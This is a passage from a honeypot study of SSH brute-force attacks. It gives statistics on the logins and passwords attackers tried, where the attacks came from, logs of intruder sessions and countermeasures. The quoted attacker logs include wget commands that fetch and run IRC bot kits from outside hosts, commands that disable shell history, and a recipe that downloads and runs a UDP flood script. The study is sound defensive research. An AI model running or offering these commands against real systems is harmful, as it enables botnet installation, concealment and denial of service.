

Figure 1.8: *Example of generated map*

II - Data Exploitation

During the four months of our study, we have registered nearly 600,000 authentication attempts, distributed over 665 IP addresses, and 1177 distinct attack sessions. The distribution of the attacks on the different *honeypots* is as following:

Target	Sessions
matahari	362
overlord	614
skye	201

The attacks on *matahari* are fewer than the ones on *skye*, and *matahari* has been installed two months before the other two.

2.1 Most used logins and passwords

The most used logins and passwords by the attackers are distributed as following:

Login	Count	Percentage
root	114979	20.2504
admin	8922	1.5714
test	6151	1.0833
oracle	3544	0.6242
user	3462	0.6097
nagios	2239	0.3943
guest	2185	0.3848
postgres	1840	0.3241
mysql	1760	0.3100
web	1542	0.2716
administrator	1536	0.2705
ftp	1421	0.2503
webmaster	1398	0.2462
www	1243	0.2189
info	1220	0.2149

Password	Count	Percentage
123456	18800	3.3111
root	10426	1.8363
password	6272	1.1046
123	3974	0.6999
1234	3825	0.6737
12345	3467	0.6106
test	3226	0.5682
admin	2192	0.3861
qwerty	1950	0.3434
abc123	1748	0.3079
test123	1639	0.2887
123456789	1476	0.2600
1q2w3e	1443	0.2541
1	1346	0.2371
changeme	1253	0.2207

Here are the most used combinations of login and passwords:

login	password	Count	Percentage
root	123456	791	0.1393
root	root	752	0.1324
root	password	728	0.1282
oracle	oracle	695	0.1224
test	test	674	0.1187
root	redhat	570	0.1004
root	qwerty	546	0.0962
root	1q2w3e	538	0.0948
mysql	mysql	488	0.0859
postgres	postgres	486	0.0856
user	user	473	0.0833
root	1234	463	0.0815
root	abc123	439	0.0773
web	web	432	0.0761
root	root123	406	0.0715
admin	admin	395	0.0696
root	111111	393	0.0692
www	www	391	0.0689
michael	michael	384	0.0676
apache	apache	384	0.0676

Also, 39% of tested passwords are the same as the login.

2.2 Origin of attacks

We have investigated manually on a set of IP from where the attacks came, thanks to public databases (*whois*, DNS, ...), port scanning, and when possible interaction with a hosted service such as a website. We have found quite frequently the following cases out of this investigation:

- Mail server from small companies.
- Web servers from small companies, research laboratories, or individuals.
- Servers belonging to some Universities.
- Individuals.

When it comes to the geographical origin of the attacks, we have 68 distinct countries, with a majority coming from China (22%), United States (13%), Romania (9%), France (6%). The map 2.1 shows the location of the attackers. The size of a point depends on the intensity of the related attack.



Figure 2.1: *Location of the attackers*

We have also noticed that most IP attacking our Dedibox are other Dediboxes. This could probably be explained by the fact that these IP blocks are known to host dedicated servers, mostly badly secured, and with a good bandwidth, which make them a good target choice.

Eventually, all effective intrusions (meaning going further than just discovering a vulnerable combination) but one came from Romania. This single connection was actually from Greece (and we suspected this connection from being related to an other connection in Romania because of timing and actions).

2.3 Miscellaneous information

Here are some facts among interesting facts we have observed:

- Some authentication attempts on the Dedibox seem to be manual, and the person kept trying the same combination of login/password. It was probably a real person who missed his/her real server.
- Some attackers have attacked our three *honeypots*, with sometimes several weeks in between. Which tends to prove that the scans are taking a lot of time, and "target" a wide range of IP.
- Some attack sessions are exactly the same, but at different time (same IP, same combinations tested). It is most likely that the attacker have launched his tools again on the same IP range.
- We have received a huge amount of authentication attempts using "root as the login, and "alpine" as the password. After investigations, it seems like "alpine" is the default password for "root" on jail-broken iPhones. These have indeed a SSH server, disabled by default, but sometimes activated by some applications (only for jailbroken iPhones). It is even possible that these scans come from worms, spreading through iPhones.

2.4 Intrusion Sessions

2.5 A typical attack

We have let five attackers go in our *honeypots*. Their behaviors once in the virtual machine were very similar, hence this section in which we will describe what they did in general.

First, the attacker takes a look at who is connected on the server:

```
w
```

Then he is most likely to take a look at the hardware configuration of the machine. We think that it is useful to check that they are on a "normal" computer, and not on an embedded device, or network equipment, or even a machine with an exotic architecture (they wouldn't be able to exploit it with their tools). `cat /proc/cpuinfo`

Some attackers will also assure that their commands are not logged, by disabling the command line history:

```
unset HISTFILE HISTSAVE HISTZONE HISTORY
```

The attacker will then copy some programs in a directory where all users can write (possibly on a temporary file system), such as `/tmp`, `/var/tmp` or `/dev/shm`. Then they download their tools from various websites, using the *wget* command, and execute them.

In the following list, he downloads an IRC bot (here *psybnc*), decompress it, rename it in *named* (name of a common DNS server service under Linux), so that it is more discreet. The program `./config` creates a configuration file for *psybnc*. Eventually he launches *psybnc*.

```
1  wget include.do.am/psy.tar.gz
2  tar -xzvf psy.tar.gz
3  rm -rf psy.tar.gz
4  mv .psy named
5  cd named
6  ./config thekid 3303
7  ./fuck
8  ./run
```

2.6 These Romanians are crazy!

2.6.1 Preamble

On Sunday, at 7:00pm, we created an account `test:test` on *skye*. During the following days, this account was discovered by five attackers (three from China, one from India, and one from Czech Republic).

2.6.2 First intrusion: Bercu

In the morning on Wednesday, at something like 11am, someone connected from Romania, using the famous SSH client called `Putty` (Which let us know that he uses Windows). He installed a famous IRC bot called `EnergyMech` in `/var/tmp`. Then he checked the bandwidth by downloading the Windows XP Service Pack 3 from Microsoft's website.
We have noticed that this URL is used frequently by intruders to check the bandwidth, which tends to prove that theses actions are just copied from a "recipe" (and learned by the attacker).

```
1  w
2  cat /proc/cpuinfo
3  ls
4  ps x
5  cd /var/tmp
6  ls
7  cd /var/tmp
8  wget bercu.go.ro/b.tgz
9  tar xvf b.tgz
10 rm -rf b.tgz
11 cd .ssh
12 chmod +x *
13 ./start hom
14 wget http://download.microsoft.com/download/win2000platform/SP/SP3/NT5/EN-US/W2Ksp3.
       exe
```

The IRC bot connects to the channel `#hom` on a public IRC network called *Undernet*. The channel operator, known under the nickname "Bercu", check that his new bot is a real bot by asking it to execute some commands, before asking it to join an other channel called `#efhome`, where are connected a dozen of other bots.

2.6.3 Second Intrusion: Oceann

In the evening the same day, an other scan from Chile had found our vulnerable account. A few minutes later, an other Romanian person was connecting, using Putty too. His first action was to change the password for a more secure one.

Here is the log line from the Chilean scanner:

```
1 Jun 15 20:54:55 skye sshd[12584]: CPE1704TKS-BREAKIN login: test password: test
    client: 64.76.136.226 version: SSH-2.0-libssh-0.1
```

Then the human connection from Romania:

```
1 Jun 15 21:34:37 skye sshd[13141]: CPE1704TKS-BREAKIN login: test password: test
    client: 79.112.15.59 version: SSH-2.0-PuTTY_Release_0.60
2 Jun 15 21:34:39 skye bash_cmd[13146]: CPE1704TKS-BASH: test 79.112.15.59: passwd
```

The password change:

```
1 Jun 15 21:34:45 skye PAM-pamlog[13151]: CPE1704TKS-PASSWD: password for test changed
     from test to ralukkaa
```

Here is the list of commands typed right after the password change:

```
1  w
2  ls -al
3  rm -rf .bash_history .bash_logout .bashrc .profile
4  uname -a
5  cat /etc/hosts
6  cd /var/tmp
7  ls -al
8  cd .ssh
9  ls
10 cd /tmp
11 ls -al
12 cd /var/tmp
13 ls -al
14 rm -rf .ssh
15 cd /dev/shm
16 ls -al
17 wget http://cdi.host.sk/botii.tgz
18 tar xzvf botii.tgz
19 rm -rf botii.tgz
20 cd .tmp/
21 ls
```

```
22 nano 1
23 nano 2
24 nano 3
25 nano raw.set
26 ./ho
27 ./go
28 exit
```

This attacker has noticed the first attacker's files (Bercu), and has simply deleted all of them (probably to get the exclusivity on this machine).

The bot he had installed connected to a channel called `#aste`, where he joined nearly 30 other bots, the operator of this channel is called Oceann.

In fact it is more complicated, this attacker deleted the files of the previous one, but his IRC bot was still running, so when we saw that Oceann tried to install his own bot, we decided to kill the process of the first attacker's bot. It's a kind of "help" on what the second attacker should have done, but without this help he wouldn't have been able to connect his bot to `#aste`.

The same attacker came back a few seconds after his disconnection to clean the logs:

```
1 Jun 15 21:38:45 skye sshd[13200]: CPE1704TKS-BREAKIN login: test password: ralukkaa
    client: 79.112.15.59 version: SSH-2.0-PuTTY_Release_0.60
```

```
1 ls -al
2 rm -rf .bash_history
3 exit
```

Something funny about it is that he failed twice using the old password, and then remembered that he changed it.

2.6.4 Epilogue

A few days later, Bercu (the first attacker) tried to come back several times using test:test (probably because he had seen that his bot was no more online).

2.7 A squat in Mumbai

We have contacted several administrators of machines attacking us by email. One of them, administrator in a University has accepted to exchange some emails with us. Eventually he sent to us the suspicious files he has found.

Among these files, there were four IRC bots and their configuration file. All for were configured to connect on the IRC network called *Undernet*, like the two attacks we described previously in this document. Also, there were a few tools, apparently used to attack other systems, either by brute forcing, or by exploiting flaws in common services, such as WordPress blogs.

2.8 Tools retrieved

2.8.1 IRC bots

Among the most frequently installed tools are the IRC bots. These programs connect to a chat room, some also allow the relaying of TCP connection, to launch SSH attacks, or even to execute commands on the machine. Two famous of these bots are *PsyBNC* and *EnergyMech*. These programs can be used in legal situations, but these two are especially known to be used for ”other” purposes.

2.8.2 SSH scanner

Other attackers attempted to use our honeypot to launch new attacks. Some of them have installed the tools they used to attack our honeypot (SSH brute forcer). These are typically provided with a list of logins and passwords to be tested for each IP target.

2.8.3 Local root exploit

Also, some attackers tried to gain privileged access on the machine (an administrator access, known as root on Unix systems). For that purpose, they use public exploits attempting to exploit known bugs in the Linux kernel. We have retrieved some code exploiting flaws for year 2009, in functions `vmsplice()` and `sock_sendpage()` of the Linux kernel. These flaws are well known for the specialists, and probably work on most non-updated systems.

2.9 Romanian SCRIPT-KIDDIES community

2.9.1 #LinuxTrade

After investigation around Bercu (the first attacker), we have isolated a list of chat rooms and forums where he used to share information or ask for questions, as well as a list of people he talked with. It is in this context that we found an IRC channel called *#linuxtrade*, on Undernet. We naturally connected on this channel so see what was going on.

In facts this is a chat room where a lot of Romanian botmasters talk and share their tools, techniques, or show their discovery to the others. The technical level seems very low, since they share ”recipe” containing lists of commands to type to compromise a machine.

This channel also has a bot giving some URL allowing the download of a very huge amount of tools, vulnerability scanners, exploits for these vulnerabilities, and IRC bots of course. A quick conversation with this bot has given to us a nice view of what these people are capable of.

However they probably only mainly use a subset of these tools (some of them were designed for BSD systems rather than for GNU/Linux for example).

2.9.2 RomHack

From the channel `#LinuxTrade`, we have found a web forum called "RomHack" (http://romhack.3xforum.ro). This forum is used to share tools and mainly "recipe" to install tools among this Romanian community. For example, the following command list launches a massive UDP flooding, generating a Denial of Service on the target (if the attack is launched simultaneously from several machines). This machine then becomes unavailable, and cut from the internet, unable to provide its services (websites for example).

```
1 wget http://uzzy.ecv.ms/udp.pl
2 perl udp.pl <ip> <port> <time>
```

The content of this forum comes to confirm our hypothesis upon the technical level of these people, sharing tools and methods they don't understand.
We noticed a difference in the level of people attacking us, but no one was doing really great.

III - CONCLUSION

3.1 General remarks on security based on this project

A vast majority of machines connected to the Internet are constantly scanned by other machines, mostly infected ones. When a SSH port is open on the Internet, it's very likely that a dictionary attack will be performed. But we have seen during this project that the attacks are much less frequent against individuals than they are against professional server IP range.

Unfortunately we were unable to conduct this study on a wider range of IPs, like the one on which the Université de Technologie de Compiègne (UTC) is. Dynamic IP addresses tends to be less attacked, as observed on our Neuf Telecom IP.

There is (fortunately!) a very small amount of vulnerable servers on the Internet, but even with such a small percentage, attackers can get control over a lot of machines considering the huge number of machines scanned. Moreover, attackers get enough machines since this activity ever exists.

In most cases, the password is the direct cause of the infection, a weak password, or the user name also used as password, ... Administrators are more and more aware of these problems, and tend to add checks on password change (against a dictionary for example). Also, it's very recommended to change the default password, since this one can have been compromised or even stored somewhere when delivered on a paper for example. These few recommendations sound obvious, and we keep being repeated the same things again and again. But they are not applied in most cases, and a single account can provide the attacker with a whole new internal network to play with.

Another problem directly linked the server administration are services which create users with default passwords. Fortunately these services are rarer and rarer, but still exist on some (old) servers, and are then exposed to the remote connection through SSH if the ssh server configuration file is let by default.

Very surprisingly, almost all the real intrusion we had comes from Romania, which has indeed a very large hacker community, as we have seen through their forums and on their IRC channels. Other studies confirms this huge amount of Romanian hackers, as well as testimonials from people whose server has been compromised.

3.2 Counter Measures

Some simple tools help to prevent automatic attacks over SSH. Among the most efficient of these attacks, simply move the OpenSSH port from 22 to anything else can nearly prevent all attempts.

There are also `iptables` rules to block frequent connections for a given period of time (or using a special kernel module called Tarpit to play with subtleties of the TCP protocol). There are also tools which focus on SSH, like SSH Black, which reads the OpenSSH logs in real time, and fill the file *host.deny*.

Global black lists exist so that administrator can just put one of these list in their firewall to prevent attacks from known attackers.

Among the more original methods, we can find the principle of *port knocking*, which consists to connect to a predefined sequence of ports to allow the IP to connect to the SSH port.

Each of these methods have their advantages and disadvantages, security being always a compromise between usability and protection.

Other possibilities to fight against intrusions by dictionary attacks over SSH is to restrain the password range of users, white lists of who can connect to SSH, or no password at all (using SSH keys).

3.3 Future

This project was very instructive, and several wanted features have not been implemented yet, because of lack of time. We plan to continue this project as long as we have time to, and to get a stable releasable version.

Among the possible improvements, we have:

- Configuration file for the database, ...
- Display statistics on the web interface.
- Add an automatic backup system for the database.
- Display individual attempts on the web interface
- Ease the updates of GeoLiteCity.
- Display commands and events in the web interface.
- Patch the SFTP module of OpenSSH (Server).
- Documentation on how to deploy.

We could also imagine to let this system run over a longer period, or even to aggregate more machines, which could possibly cause performance issues, and interesting problematics in terms of infrastructure (we would have to find an alternative to VPN).

BIBLIOGRAPHY

[1] Jim Owens et Jeanna Matthews. A study of passwords and methods used in brute-force ssh attacks, Février 2008.

[2] Linux advanced routing mini howto. http://www.linuxhorizon.ro/iproute2.html.

[3] Fabian Monrose Moheeb Abu Rajab, Jay Zarfoss and Andreas Terzis. A multifaceted approach to understanding the botnet phenomenon, 2006.

[4] David Brumley. Tracking hackers on irc. http://www.usenix.org/publications/login/1999-11/features/hackers.html.